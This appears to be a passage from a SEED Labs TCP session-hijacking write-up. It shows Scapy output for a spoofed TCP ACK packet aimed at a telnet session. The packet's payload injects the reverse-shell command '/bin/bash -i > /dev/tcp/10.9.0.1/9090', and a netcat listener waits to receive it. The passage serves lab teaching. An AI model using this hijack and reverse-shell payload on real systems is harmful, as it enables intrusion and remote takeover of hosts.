id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 (>) (<Flag 0 (>))
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None {None}
src : SourceIPField = '10.9.0.6' {None}
dst : DestIPField = '10.9.0.5' {None}
options : PacketListField = [] ({})
--
sport : ShortEnumField = 39496 {20}
dport : ShortEnumField = 23 {80}
seq : IntField = 3006559680 (0)
ack : IntField = 374410144 (0)
dataofs : BitField (4 bits) = None {None}
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
chksum : XShortField = None {None}
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
--
load : StrField = b'\r/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r' (b'')
[12/01/21] seed@VM:~/../volumes$
```

Executing the attack

```
seedsLab_usman_musaab [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Dec 1 05:47
seed@VM: ~/../volumes
[12/01/21] seed@VM:~/../volumes$ nc -l -v 9090
Listening on 0.0.0.0 9090
```

